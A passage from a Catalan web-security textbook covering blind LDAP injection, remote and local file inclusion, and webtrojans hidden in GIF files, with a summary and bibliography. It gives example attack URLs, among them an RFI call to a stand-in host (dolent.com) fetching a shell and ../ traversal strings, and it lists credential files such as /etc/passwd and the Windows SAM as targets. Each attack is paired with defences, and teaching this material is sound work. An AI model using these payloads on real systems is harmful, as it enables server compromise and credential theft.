
Fase 3. El desplegament

En aquesta fase, una vegada reduït l'alfabet, cal ordenar les lletres obtingudes; per a això començarem un procés des de la primera posició.




El valor de *department* no comença per la lletra *a* perquè no s'obtenen dades

S'aniran provant lletres fins que s'obtingui un resultat positiu que confirmi que amb aquest patró es retornen dades.




El valor de *department* sí que comença per la lletra *f* perquè sí que s'obtenen dades

Una vegada descoberta la primera lletra, aquesta es mantindrà fixa i es procedirà a buscar la segona lletra, substituint sempre els caràcters obtinguts en la fase de reducció de l'alfabet.



El valor de *department* no comença per les lletres *fa* perquè no s'obtenen dades



El valor de *departament* sí que comença per les lletres *fi* perquè sí que s'obtenen dades

Aquest procés es repetiria amb tots els atributs descoberts i fins que s'haguessin descobert totes les lletres que permeten extreure informació oculta dels objectes de l'arbre LDAP.

LDAP és una tecnologia en expansió la implantació de la qual en els sistemes de directori i metadirectori la fa cada dia més popular. Els entorns intranet fan un ús intensiu d'aquesta tecnologia per a oferir sistemes de *single sing-on* i fins i tot és comú trobar entorns LDAP en els serveis d'Internet.

Aquesta popularitat fa que sigui necessari incloure les proves anteriors dins dels processos d'auditoria de seguretat de les aplicacions web. Les proves d'injeccions d'auditoria que s'estaven fent avui dia, seguint la documentació existent, són de poca ajuda, ja que en els entorns més comuns, com l'ADAM o l'OpenLDAP, no funcionen.

La solució per a protegir les aplicacions enfront d'aquest tipus d'injeccions és, com en altres entorns d'explotació, filtrar els paràmetres enviats des del client. En aquest cas, filtrar operadors, parèntesis i comodins perquè un atacant mai no sigui capaç d'injectar lògica dins de la nostra aplicació.

3. Atacs d'injecció de fitxers

3.1. Inclusió d'arxius remots (*remote file inclusion*)

Mitjançant aquesta denominació podem definir la vulnerabilitat consistent a executar codi remot dins de l'aplicació vulnerable. Es basa en la idea que, igual que és possible carregar un fitxer local per a incloure'l dins de la pàgina, en podríem carregar un de remot que contingués codi maliciós.

Això és possible en llenguatges interpretats, en què podem incloure un fitxer amb codi i afegir-lo a l'execució. En l'exemple següent es pren com a base una pàgina programada en PHP:

```
http://www.lamevapagina.com/mostrar.php?pag=index.php
```

El PHP fa ús de funcions que permeten la inclusió de fitxers externs per a generar pàgines més complexes i més completes. En l'hipotètic exemple anterior el fitxer *mostrar.php* faria ús d'alguna d'aquestes funcions de PHP que permeten la inclusió dinàmica de fitxers:

- *include($pag)*
- *require($pag)*
- *include_once($pag)*
- *require_once($pag)*

Aquestes funcions reben un paràmetre (anomenat *$pag* en aquest exemple) que indica la ruta del fitxer que s'ha d'incloure. Si la variable *pag* no està suficientment controlada podrem fer una crida a un fitxer extern que es baixarà i interpretarà en el costat del servidor:

```
http://www.lamevapagina.com/mostrar.php?pag=http://dolent.com/shell.txt
```


En la crida anterior el servidor mipagina.com sol·licitarà a dolent.com el fitxer *shell.txt*, que inclourà codi PHP vàlid que s'executarà en mipagina.com.

Aquesta fallada es deu a una mala configuració del servidor PHP, el qual permet la inclusió de fitxers externs. La configuració correcta hauria de ser la prohibició total de fer aquestes accions.

Per a establir una configuració adequada en l'intèrpret de PHP hem de buscar el fitxer[2] *php.ini* de configuració i establir la clau de configuració *allow_url_include* a *false*.

[2] En el Linux sol ser a */etc/php5/php.ini*

Aquesta fallada de seguretat pot donar lloc al fet que un atacant aconsegueixi executar qualsevol codi que vulgui en el servidor web, amb els riscos que això comporta. Hi ha fitxers ja pregenerats per a ser inclosos dins del flux d'execució de l'aplicació web. Van des d'un simple intèrpret d'ordres fins a una completa interfície equipada amb el seu explorador de fitxers, opcions per a pujar o baixar fitxers i fins i tot la possibilitat d'executar programes en l'equip remot.



Intèrpret d'ordres remot executant-se

Hi ha una gran varietat de d'intèrprets d'ordres remots que podem trobar a Internet. Per exemple, el mostrat en la captura es diu *c99*, encara que n'hi ha d'altres com *r57* o *c100*. De tota manera, sempre ens en podem programar un de propi amb la funcionalitat que necessitem.

3.2. Inclusió d'arxius locals (*local file inclusion*)

Aquesta vulnerabilitat, al contrari que l'anterior, afecta tant llenguatges compilats com d'interpretats. Es basa en la possibilitat d'incloure dins de la pàgina un fitxer local de l'usuari amb el qual s'executa el servidor d'aplicacions web que tingui permisos de lectura.

Aquesta vulnerabilitat pot ocórrer en qualsevol lloc d'un lloc web però sol ser més comuna en dos llocs ben diferenciats:

- **Pàgines de plantilles**. Carrega un fitxer des d'un altre i li dóna format.

- **Pàgines de descàrregues**. Rep un paràmetre amb el nom del fitxer per baixar i l'envia al client.

El concepte que hi ha rere totes dues fallades és el mateix, i les implementacions defectuoses de vegades també. Per a aconseguir explotar aquesta vulnerabilitat d'una manera satisfactòria hauríem de poder fer crides a fitxers fora de la ruta original. Això ho faríem intentant incloure fitxers d'un directori superior usant els caràcters ../ en sistemes Linux o ..\ en sistemes Windows més el nom d'un fitxer del quan coneguem l'existència. Per exemple, sospitem que aquesta URL té una fallada d'inclusió d'arxius locals:

```
http://www.victima.com/noticies/detall.php?id=4&tipus=esports.php
```

Llavors, per a corroborar-ho i determinar que efectivament ens trobem enfront d'una fallada d'inclusió d'arxius remots podríem modificar l'URL fins que quedés com segueix:

```
http://www.victima.com/noticies/detall.php?id=4&tipus=../index.php
```

Amb aquesta simple comprovació podríem detectar si una pàgina va a ser vulnerable a una inclusió d'arxius locals.

Aquesta tècnica es pot ampliar (si els permisos ho permeten i no s'aplica el concepte del mínim privilegi) a fitxers fora del directori de l'aplicació web i començar a incloure fitxers del sistema operatiu mateix. Això ens permetrà obtenir més informació sobre l'equip.

Per a localitzar sense equivocacions els fitxers podem usar una fallada de *path disclosure* perquè ens doni informació sobre la ruta local on se situen els fitxers. De tota manera, i si no coneixem la ruta relativa d'un fitxer enfront de la pàgina vulnerable, podem usar les rutes directes. Una ruta directa és la que inclou tot el nom del fitxer.

Hi ha molts fitxers interessants als quals podem accedir mitjançant aquesta tècnica, depenent dels objectius de l'atacant. A més, aquests variaran entre diferents sistemes operatius. A continuació es detallen alguns d'aquests fitxers com a mostra de la informació que podem arribar a obtenir:


- ***/etc/passwd***. Fitxer d'usuaris en sistemes Linux. Conté un compendi dels usuaris existents i també dades relatives a ells, com el seu nom o directori.

- ***/etc/hosts***. Permet desar informació sobre equips propers. Sol contenir una llista de noms i IP internes que ens permeten obtenir una idea millor de l'estructura interna d'una organització.

- ***C:\Windows\repair\SAM***. *SAM* és el fitxer que conté els noms d'usuaris i claus dels usuaris d'un sistema Windows. En la carpeta *repair* s'emmagatzema una còpia del fitxer *SAM* per a poder-lo recuperar-la en cas d'error del sistema.

- **El fitxer vulnerable mateix**. És molt instructiu baixar el fitxer vulnerable mateix mitjançant la fallada d'inclusió d'arxius locals per a poder aprendre dels problemes d'altres.

Per a evitar que aquesta tècnica tingui més impacte és important pensar a muntar el servidor amb el mínim privilegi possible, limitant la possibilitat d'accés a fitxers del servidor dins de la seva carpeta, amb la qual cosa aconseguirem evitar l'accés a fitxers del sistema, encara que no a fitxers propis de l'aplicació.



Exemple d'inclusió d'arxius locals

Si volem fer una protecció del fitxer mitjançant programació en lloc de controlar-lo mitjançant permisos en el servidor cal tenir en compte que les rutes a fitxers es poden escriure de dues maneres:

- **Directa**. Escrivim la ruta on es troba el fitxer directament. Hauríem, per tant, d'eliminar els caràcters \ o / de les dades enviades pels usuaris.

- **Relativa**. Usem la canonització per a pujar cap a directoris superiors mitjançant l'ús de ..\ o ../. Ho podríem evitar excloent, a més de l'anterior, els punts.

3.3. *Webtrojans*


Una de les funcionalitats més esteses en pàgines web mitjanament complexes és la possibilitat de pujar fitxers al servidor: imatges, documents en PDF, fitxers de vídeo, etc. Tots els fitxers?

Quan un usuari ens envia un fitxer hem de comprovar que el que ens fa arribar és un fitxer legítim, és a dir, si estem esperant l'arribada d'un fitxer amb una imatge és necessari verificar que el que rebem és realment una imatge i no un altre tipus de fitxer.

Si no comprovem els fitxers que ens envien podríem estar copiant en el nostre servidor un fitxer malintencionat conegut com a *webtrojan*. Un *webtrojan* és un intèrpret d'ordres remot que podem pujar a un servidor aprofitant una fallada de seguretat.

Hi ha multitud d'intèrprets remots en diferents llenguatges a disposició de qualsevol. Aquests intèrprets solen ser detectats pels antivirus per a evitar que passin desapercebuts a administradors despistats, però poden estar "camuflats" dins d'altres fitxers.

L'exemple més clar de com es pot camuflar un fitxer d'aquests és incloure'l després d'una capçalera d'una imatge, en què alguns servidors són capaços d'executar el codi.



Webtrojan ocult dins d'un fitxer GIF

En la imatge anterior es pot veure com un fitxer GIF obert amb un visor de textos deixa a la vista codi PHP que generarà una porta posterior per a pujar qualsevol tipus de fitxer.

Per a evitar aquest tipus de problemes hem de comprovar sempre no solament l'extensió sinó també la capçalera del fitxer per a corroborar que és del tipus que nosaltres hem permès. Una bona pràctica és establir nosaltres mitjançant programació l'extensió dels fitxers que ens pugen, la qual cosa evita que algú pugui pujar un fitxer i establir-lo amb extensions com ASP o PHP.

Resum

En el primer apartat s'ha analitzat com es poden fer atacs d'injecció de *scripts*, que si bé s'executen en la màquina del client, no per això són menys perillosos. Mitjançant atacs de *cross site scripting* (XSS) hem vist com un atacant pot utilitzar les variables que utilitzen els *scripts* per a enviar dades que permeten executar ordres. D'altra banda, el *cross site request forgery* (CSRF) permet a un atacant forçar que un usuari faci accions no desitjades en dominis remots, aprofitant la persistència de sessions entre les pestanyes d'un navegador. Finalment, hem vist com les tècniques de *clickjacking* permeten a un atacant segrestar el clic d'un usuari, és a dir, aconseguir que un atacant faci clic en una pàgina proporcionada per l'atacant creient que ho està fent en una altra de la seva confiança.

El segon apartat ha descrit com es fan atacs d'injecció de codi. D'una banda, s'han mostrat els atacs d'injecció SQL, que permeten a un atacant l'execució d'ordres directament en la base de dades, en aquelles aplicacions web amb deficiències de seguretat. Com hem pogut veure, aquests atacs són automatitzables mitjançant tècniques d'injecció a cegues, i hi ha eines que permeten executar-ne. D'altra banda, els atacs d'injecció LDAP permeten fer atacs d'elevació de privilegis, de salt de proteccions d'accés i d'accés a dades en arbres LDAP mitjançant l'ús d'injeccions de codi.

Finalment, en el tercer apartat s'han mostrat les tècniques d'injecció de fitxers que permeten a un atacant executar codi remot en un servidor. Hem vist que l'execució de codi remot es pot fer tant en llenguatges interpretats (com PHP) mitjançant la inclusió d'arxius remots, com en llenguatges compilats utilitzant inclusió d'arxius locals. D'altra banda, també hem esmentat com un *webtrojan* ens permet amagar el codi dins d'un fitxer d'aparença innòcua.

Bibliografia

Andreu, A. (2006). *Professional Pen Testing for Web Applications*. Ed. Wrox.

Clarke, J. (2009). *SQL Injection Attacks and defense*. E. Syngress.

Grossman, J. i altres (2007). *Xss Attacks: Cross Site Scripting Exploits And Defense*. Ed. Syngress.

Scambray, J.; Shema, M.; Sima, C. (2006). *Hacking Expose Web Applications*. Ed. McGraw-Hill/Osborne Media.

Stuttard, D. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley